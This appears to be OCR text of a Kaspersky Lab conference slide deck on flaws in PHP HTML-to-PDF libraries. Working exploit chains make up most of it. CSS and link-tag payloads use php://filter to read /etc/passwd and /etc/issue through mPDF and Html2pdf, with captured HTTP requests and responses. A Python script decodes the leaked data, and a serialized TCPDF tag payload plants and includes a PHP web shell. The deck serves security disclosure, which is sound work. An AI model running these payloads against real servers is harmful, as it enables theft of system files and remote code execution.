CwsLCwsLCwsLCwsLCz/wgARCAABAAEDAREAAhEBAxEB/8QAFAABAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAACP/EABQBAQAAAAAAAAAAAAAAAAAAAAD/2gAMAwEAAhADEAAAAEif)');

@import url('php://filter/convert.base64-encode/resource=/.css?/../etc/passwd) ');

@import url('data://text/plain/.css?;base64,base64();})');
```

New Moon

mPDF 6.0 component: Arbitrary File Reading

Final exploit

.afrincss { background:
url(…_base64_of_normal_jpeg_file…Eif[SPACE]cm9vdDp4Oj…_base64_of_target_jpeg_file_…A6MNoCg==[SPACE]);}

New Moon

mPDF 6.0 component: Arbitrary File Reading

```
$file = _MPDF_TEMP_PATH.'_tempCSSidata'.RAND(1,10000).'_'.$i.
//Save to local file
file_put_contents($file, base64_decode($idata[3][$i]));
// $this->mpdf->GetFullPath($file); // ? is this needed - NO
$CSSstr = str_replace($idata[0][$i], 'url("' $file '")', $CSS
```

BASE64DATA[SPACE]BASE64DATA

New Moon

mPDF 6.0 component: Arbitrary File Reading

base64_decode

(PHP 4, PHP 5, PHP 7)

base64_decode — Decodes data encoded with MIME base64

Description

```
string base64_decode ( string $data [, bool $strict = FALSE ] )
```

strict

If the **strict** parameter is set to **TRUE** then the **base64_decode()** function will return **FALSE** if the input contains character from outside the base64 alphabet. Otherwise invalid characters will be silently discarded.

New Moon

mPDF 6.0 component: Arbitra ading

KASPERSKY lab

New Moon

mPDF 6.0 component: Arbitrary File Reading

Final exploit

```
<style>

@import
url('data://text/plain/.css?;base64,LmFmcmluY3NzIHsKYmFja2dyb3VuZDogdXJsKGRhdGE6a
W1hZ2UvanBlZztiYXNlNjQsLzlqLzRBQVFTa1pKUmdBQkFRQUFBUUFCQUFELzJ3QkRBQW
NGQlFZRkJBY0dCZ1lJQndjSUN4SUxDd29LQ3hZUEVBMFNHaFliR2hrV0dSZ2NJQ2dpSEI0b
UhoZ1pJekFrSmlvckxTNHRHeUl5TlRFc05TZ3NMU3ovMndCREFRY0lDQXNKQ3hVTEN4VX
NIUmtkTEN3c0xDd3NMQ3dzTEN3c0xDd3NMQ3dzTEN3c0xDd3NMQ3dzTEN3c0xDd3NMQ3
dzTEN3c0xDd3NMQ3dzTEN3c0xDei93Z0FSQ0FBQkFBRURBUkVBQWhFQkF4RUIvOFFBRk
FBQkFBQUFBQUFBQUFBQUFBQUFBQ1AvRUFCUUJBUUFBQUFBQUFBQUFBQUFBQUFB
QUFBQUFBRC8yZ0FNQXdFQUFoQURFQUFBQUVpZi');

@import url('php://filter/convert.base64-encode/resource=/.css?/../etc/passwd) ');

@import url('data://text/plain/.css?;base64,KTt9CgoK');

</style><div class="afrincss">test</div>
```

New Moon

mPDF 6.0 component: Arbitrary File Reading

```
Accept-Language: en-US,en;q=0.9,ru;q=0.8
Cookie: PHPSESSID=fteeifonletn7stl2gkavfgjj7
If-Modified-Since: Wed, 29 Aug 2018 14:21:38 GMT
Connection: close

------WebKitFormBoundaryptmwzv9CZqRWAWiT
Content-Disposition: form-data; name="html"

<style>
@import
url('data://text/plain/.css?;base64,LmFmcmluY3NzIHsKYmFja2dyb3VuZDogdXJsKGRhdGE6aW1hZ2UvanBlZztiYXNlNjQs...
@import url('php://filter/convert.base64-encode/resource=/.css?/../etc/passwd) ');
@import url('data://text/plain/.css?;base64,KTt9CgoK');
</style><div class="afrincss">test</div>

------WebKitFormBoundaryptmwzv9CZqRWAWiT--
```

< + > dXJsKGRhdGE6aW1hZ2UvanBlZztiYXNlNjQs

Response

Raw | Headers | Hex | PDF

```
<</Type /XObject
/Subtype /Image
/Width 1
/Height 1
/ColorSpace /DeviceRGB
/BitsPerComponent 8
/Filter /DCTDecode
/Length 2092>>
stream
□□□□ JFIF□□C

          (" &  #0$&*+-.- "251,5(,-,□□C
   , ,,,
```

New Moon

There is nothing to do here

Eclipse

Html2pdf component

Eclipse

Html2pdf component

```
/**
 * HTML2PDF Library - main class
 *
 * HTML => PDF convertor
 * distributed under the LGPL License
 *
 * @package   Html2pdf
 * @author    Laurent MINGUET
<webmaster@html2pdf.fr>
 * @copyright 2016 Laurent MINGUET
 */
```

Based on TCPDF library

Eclipse

Html2pdf component

```
@todo :
    utiliser de meilleurs fonctions pour manipuler les chaines, car pb d'UTF8
    mise à jour de TCPDF en version 6. Attention aux points suivants :
      + The logic of permissions on the SetProtection() method has been inverted and extended (
      features you want to block.
      + Support for font subsetting was added by default to reduce the size of documents using

4.4.0 (2015-12-11)
    includes a new attribute to page tag 'hideheader' which accepts a list of pages that gonna
    some doc fixes, rephrasing and removing french words
    add composer management
    Update autoload type
    README more readable
    add automatic generation of pdf test files
      script ./test/generate.sh
      You must have the html2pdf folder in http:/localhost/html2pdf/
    fix: Set default font from PDF_FONT_NAME_MAIN constant from TCPDF, if available
    fix: Make space-collapsing regexp Unicode-aware
    fix: some pbs on examples to generate them automatically

4.03 (2011-05-27)
    correction de l'exemple "form.php" : vulnérabilité cross-site scripting corrigée
    correction sur la gestion des retours à la ligne automatique
    correction sur le calcul de la hauteur des balises H1->H6
    amélioration de la gestion des exceptions
```

Eclipse

Html2pdf component: Arbitrary File Reading

```
     */
    public function readStyle(&$html)
    {
        // the CSS content
        $style = ' ';

        // extract the link tags, and remove them in the html code
        preg_match_all('/<link([^>]*)>/isU', $html, $match);
...
            // if type text/css => we keep it
            if (isset($tmp['type']) && strtolower($tmp['type'])=='text/css' && isset($tmp['href'])) {
                // get the href
                $url = $tmp['href'];
        //Header("file: $url");//htlss
                // get the content of the css file
                $content = @file_get_contents($url);
                // add to the CSS content
                $style.= $content."\n";
            }
        }
...
        //analyse the css content
        $this->_analyseStyle($style);
    }
```

Eclipse

Html2pdf component: Arbitrary File Reading

```
     */
    public function readStyle(&$html)
    {
        // the CSS content
        $style = ' ';

        // extract the link tags, and remove them in the html code
        preg_match_all('/<link([^>]*)>/isU', $html, $match);
...
            // if type text/css => we keep it
    protected function _analyseStyle(&$code)
    {
        // clean the spaces
        $code = preg_replace('/[\s]+/', ' ', $code);
                // add to the CSS content
                $style.= $content."\n";
            }
        }
...
        //analyse the css content
        $this->_analyseStyle($style);
    }
```

Eclipse

Html2pdf component: Arbitrary File Reading

```
// init the CSS parsing object
$this->parsingCss = new HTML2PDF_parsingCss($this->pdf);
$this->parsingCss->fontSet();
$this->_defList = array();
```

```
// apply the font
$this->_pdf->SetFont($family, $style, $this->value['mini-size
$this->_pdf->setTextColorArray($this->value['color']);
```

```
/* tcpdf.php */
public function SetFont($family, $style='', $size=0, $fontfile='') {
    ...
    $fontdata = $this->AddFont($family, $style, $fontfile);
    ...
```

```
public function AddFont($family, $style='', $fontfile='') {
    ...
    $family = strtolower($family);
    ...
    if (file_exists($fontfile)) {
        include($fontfile);
    } else {
        $this->Error('Could not include font definition file: '.$family.'');
    }
```

Eclipse

Html2pdf component: Arbitrary File Reading

```
public function AddFont($family, $style='', $fontfile='') {
    ...
    // include font file
    if (file_exists($fontfile)) {
        include($fontfile);
    } else {
        $this->Error('Could not include font definition file: '.$family.'');
    }
```

```
public function Error($msg) {
    // unset all class variables
    $this->_destroy(true);
    // exit program and print error
    die('<strong>TCPDF ERROR: </strong>'.$msg);
}
```

Eclipse

Html2pdf component: Arbitrary File Reading

```
.afrincss {
    font-family: base64_encode(file_contents)
}
```

Eclipse

Html2pdf component: Arbitrary File Reading

```
.afrincss { font-family: base64_encode(file_contents) }
```

```
<link type="text/css" href="data://text/plain;base64,fQ=="/>

<link type="text/css" href="php://filter/convert.base64-
encode/resource=/etc/issue"/>

<link type="text/css"
href="data://text/plain;base64,LmFmcmluY3NzIHsKZm9udC1mYW1pbHk6"/>

<body><div class="afrincss">test</div></body>
```

Eclipse

Html2pdf component: Arbitrary File Reading

```
.afrincss { font-family: base64_encode(file_contents) }
```

```
<link type="text/css" href="data://text/plain;base64,base64(})"/>

<link type="text/css" href="php://filter/convert.base64-
encode/resource=/etc/issue"/>

<link type="text/css" href="data://text/plain;base64, base64(.afrincss { font-family:)
"/>

<body><div class="afrincss">test</div></body>
```

Eclipse

Html2pdf component: Arbitrary File Reading

Request

Raw | Params | Headers | Hex

```
Connection: close

------WebKitFormBoundaryP4GYIFqWmMQj6J6l
Content-Disposition: form-data; name="html"

<link type="text/css" href="data://text/plain;base64,fQ=="/>
<link type="text/css" href="php://filter/convert.base64-encode/resource=/etc/issue"/>
<link type="text/css" href="data://text/plain;base64,LmFmcmluY3NzIHsKZm9udC1mYW1pbHk6"/>
<body><div class="afrincss">test</div></body>
------WebKitFormBoundaryP4GYIFqWmMQj6J6l--
```

< + > LmFmcmluY3NzIHsKZm9udF9mYW1pbHk6

Response

Raw | Headers | Hex | Render

```
HTTP/1.1 200 OK
Date: Fri, 31 Aug 2018 07:52:57 GMT
Server: Apache/2.4.18 (Ubuntu)
Vary: Accept-Encoding
Content-Length: 106
Connection: close
Content-Type: text/html; charset=UTF-8

<strong>TCPDF ERROR: </strong>Could not include font definition file: vwj1bnr1ide2lja0ljqgtfrtifxuifxscgo=
```


KASPERSKY lab

Eclipse

Html2pdf component: Arbitrary File Reading

```
.afrincss { font-family: VWJ1bnR1IDE2LjA0LjQgTFRTIFxuIFxsCgo= }
```

```
<strong>TCPDF ERROR: </strong>Could not include
font definition file: vwj1bnr1ide2lja0ljqgtfrtifxuifxscgo=
```

Eclipse

Html2pdf component: Arbitrary File Reading

.afrincss { font-family: VWJ1bnR1IDE2LjA0LjQgTFRTIFxuIFxsCgo= }

TCPDF ERROR: Could not include font definition file: vwj1bnr1ide2lja0ljqgtfrtifxuifxscgo=

Eclipse

Html2pdf component: Arbitrary File Reading


```
.afrincss { font-family: VWJ1bnR1IDE2LjA0LjQgTFRTIFxuIFxsCgo= }
```

```
<strong>TCPDF ERROR: </strong>Could not include
font definition file: vwj1bnr1ide2lja0ljqgtfrtifxuifxscgo=
```

```
public function AddFont($family, $style='',
    ...
    $family = strtolower($family);
```

Eclipse

Html2pdf component: Arbitrary File Reading



Eclipse

Html2pdf component: Arbitrary File Reading: base64 pwn

Base64 behavior

plaintext	base64encoded	2x base64encoded
abc123@!#	YWJjMTIzQCEj	WVdKak1USXpRQ0Vq

In our case

plaintext	base64encoded	2x base64encoded
abc123@!#	ywjjmtizqcej	wvdkak1usxprq0vq

base64 is a conversion of any 3 bytes to 4 bytes of b64-alphabet

Eclipse

Html2pdf component: Arbitrary File Reading: base64 pwn

Base64 behavior

plaintext	base64encoded	2x base64encoded
abc123@!#	YWJjMTIzQCEj	WVdKak1USXpRQ0Vq

In our case

plaintext	base64encoded	2x base64encoded
abc123@!#	ywj jmt izq cej	wvdk ak1u sxpr q0vq

strtolower(base64_decode(camel_case_variation('wvdk'))) == 'ywj'

Eclipse

Html2pdf component: Arbitrary File Reading: base64 pwn

b64decode(WVDK).lower() => yp□ =?= ywj [False]
b64decode(WVDk).lower() => yp□ =?= ywj [False]
b64decode(WVdK).lower() => ywj =?= ywj [True]
b64decode(WVdk).lower() => ywd =?= ywj [False]
b64decode(WvDK).lower() => z□□ =?= ywj [False]
b64decode(WvDk).lower() => z□□ =?= ywj [False]
b64decode(WvdK).lower() => z□j =?= ywj [False]
b64decode(Wvdk).lower() => z□d =?= ywj [False]
b64decode(wVDK).lower() => □p□ =?= ywj [False]
b64decode(wVDk).lower() => □p□ =?= ywj [False]
b64decode(wVdK).lower() => □wj =?= ywj [False]
b64decode(wVdk).lower() => □wd =?= ywj [False]
b64decode(wvDK).lower() => □□□ =?= ywj [False]
b64decode(wvDk).lower() => □□□ =?= ywj [False]
b64decode(wvdK).lower() => □□j =?= ywj [False]
b64decode(wvdk).lower() => □□d =?= ywj [False]

Eclipse

Html2pdf component: Arbitrary File Reading

```
.afrincss { font-family: base64_encode(file_contents) }
```

```
<link type="text/css" href="data://text/plain;base64,fQ=="/>

<link type="text/css" href="php://filter/convert.base64-encode/convert.base64-encode/resource=/etc/issue"/>

<link type="text/css"
href="data://text/plain;base64,LmFmcmluY3NzIHsKZm9udC1mYW1pbHk6"/>

<body><div class="afrincss">test</div></body>
```

Eclipse

Html2pdf component: Arbitrary File Reading: base64 pwn

```
import itertools
import base64

b64once = "vwj1bnr1ide2lja0ljqgtfrtifxuifxscgo="
b64twice = "vldkmwjuujfjreuytgpbmexquwdurljusuz4dulgehndz289"

def split(line, chunk_length):
    return [line[i:i+chunk_length] for i in range(0,len(line),chunk_length)]

b64onceA = split(b64once, 3)
b64twiceA = split(b64twice, 4)

origin = ""

for i in range(len(b64onceA)):
    ob64 = b64onceA[i]
    db64 = b64twiceA[i]
    for res in map(''.join, itertools.product(*((c.upper(), c.lower()) for c in db64))):
        try:
            dec = base64.b64decode(res).lower()
            if dec == ob64:
                print "%s (tolower %s) => %s [equals? %s] " % (res,  dec, ob64, dec == ob64)
                origin+=res
                break
        except:
            pass

print origin
print base64.b64decode(origin)
print base64.b64decode(base64.b64decode(origin))
```

Eclipse

Html2pdf component: Arbitrary File Reading: base64 pwn

```
VldK (tolower vwj) => vwj [equals? True]
MWJu (tolower 1bn) => 1bn [equals? True]
UjFJ (tolower r1i) => r1i [equals? True]
REUy (tolower de2) => de2 [equals? True]
TGpB (tolower lja) => lja [equals? True]
MExq (tolower 0lj) => 0lj [equals? True]
UWdU (tolower qgt) => qgt [equals? True]
RlJU (tolower frt) => frt [equals? True]
SUZ4 (tolower ifx) => ifx [equals? True]
dUlG (tolower uif) => uif [equals? True]
eHND (tolower xsc) => xsc [equals? True]
Z289 (tolower go=) => go= [equals? True]
VldKMWJuUjFJREUyTGpBMExqUWdURlJUSUZ4dUlGeHNDZ289
VWJ1bnR1IDE2LjA0LjQgTFRTIFxuIFxsCgo=
Ubuntu 16.04.4 LTS \n \l
```

Breaking Dawn

Breaking Dawn

TCPDF 6.2.13: Remote Code Execution

```
}
case 'tcpdf': {
    if (defined('K_TCPDF_CALLS_IN_HTML') AND (K_TCPDF_CALLS_IN_HTML === true)) {
        // Special tag used to call TCPDF methods
        if (isset($tag['attribute']['method'])) {
            $tcpdf_method = $tag['attribute']['method'];
            if (method_exists($this, $tcpdf_method)) {
                if (isset($tag['attribute']['params']) AND (!empty($tag['attribute']['params']))) {
                    $params = unserialize(urldecode($tag['attribute']['params']));
                    call_user_func_array(array($this, $tcpdf_method), $params);
                } else {
                    $this->$tcpdf_method();
                }
                $this->newline = true;
```

Breaking Dawn

TCPDF 6.2.13: Remote Code Execution

```
case 'tcpdf': {
    if (defined('K_TCPDF_CALLS_IN_HTML') AND (K_TCPDF_CALLS_IN_HTML === true)) {
        // Special tag used to call TCPDF methods
```

```
/**
 * if true allows to call TCPDF methods using HTML syntax
 * IMPORTANT: For security reason, disable this feature if you are printing user HTML content.
 */
define('K_TCPDF_CALLS_IN_HTML', true);
```

```
                $this->$tcpdf_method();
            }
            $this->newline = true;
```

Breaking Dawn

TCPDF 6.2.13: Remote Code Execution

```
protected function writeDiskCache($filename, $data, $append=false) {
    if ($append) {
        $fmode = 'ab+';
    } else {
        $fmode = 'wb+';
    }
    $f = @fopen($filename, $fmode);
    if (!$f) {
        $this->Error('Unable to write cache file: '.$filename);
    } else {
        fwrite($f, $data);
        fclose($f);
    }
```

Breaking Dawn

TCPDF 6.2.13: Remote Code Execution

```
public function AddFont($family, $style='', $fontfile='') {
    ...
    // include font file
    //var_dump( $fontfile);//htlss
    if (file_exists($fontfile)) {
        include($fontfile);
    } else {
        $this->Error('Could not include font definition file: '.$family.'');
    }
```

Breaking Dawn

TCPDF 6.2.13: Remote Code Execution

```
<tcpdf method="writeDiskCache"
params="a%3A2%3A%7Bi%3A0%3Bs%3A14%3A%22%2Ftmp%2Fshell.php
%22%3Bi%3A1%3Bs%3A44%3A%22%3C%3Fphp+system%28%27id%3B+w
hoami%3B+ls+-lah%27%29%3Bdie%28%29%3B%3F%3E%22%3B%7D">

<tcpdf method="AddFont"
params="a%3A2%3A%7Bi%3A0%3Bs%3A10%3A%22%2Ftmp%2Fshell%22
%3Bi%3A1%3Bs%3A11%3A%22shellFamily%22%3B%7D">
```


Breaking Dawn

TCPDF 6.2.13: Remote Code Execution

```
urlencode(serialize(
        ["/tmp/shell.php","<?php system('id; whoami; ls -lah');die();?>"]
));

urlencode(serialize(
        ["/tmp/shell","shellFamily"]
));
```

Breaking Dawn

TCPDF 6.2.13: Remote Code Execution



KASPERSKY lab

Breaking Dawn

TCPDF 6.2.13: Remote Code Execution

```
 * Unserialize parameters to be used with TCPDF tag in HTML code.
 * @param $data (string) serialized data
 * @return array containing unserialized data
 * @protected static
 */
protected function unserializeTCPDFtagParameters($data) {
        $hash = substr($data, 0, 32);
        $encoded = substr($data, 32);
        if ($hash != $this->getHashForTCPDFtagParams($encoded)) {
                $this->Error('Invalid parameters');
        }
        return json_decode(urldecode($encoded), true);
}
```

The Saga is Over

KASPERSKY lab

The Saga is Over

Component	SSRF	Disclosure	AFR	RCE
DOMPDF				
mPDF				
html2pdf				
TCPDF				

Is it really over?

- Cloud-based
  - HTM2PDF: Source
  - PDFmyURL: Source
  - PDFCrowd: Source 1, Source 2
  - PDFLayer: Source
  - RotativaHQ: Source
- Client-side
  - jsPDF: Source
- Server-side
  - TCPDF - Many people recommended this option: Source
  - ZendPDF - Part of Zend Framework: Source
  - flying-saucer - Java library usable via `system()` : Source 1, Source 2
  - CutyCapt: Source
  - PhantomJS: Source
  - Snappy: Source
  - DOMPDF: Source
  - HTML2PDF: Source
  - PDFReactor
  - HTML2PS - No solid links for this project, so I linked to Google search for it
  - Apache FOP
  - PHP - PHP has its native library for creating PDFs, I assume this is probably one of the most difficult ways to go about doing this, but if you're really adventurous, why not?
  - PDFLib - Many other libraries are based off this one
  - ReportLab - Python-based
  - iText - Java-based: Source
  - ActivePDF
  - WeasyPrint - Python-based. This is apparently really good?
  - xHTML2PDF - Python-based


Questions?
KASPERSKY lab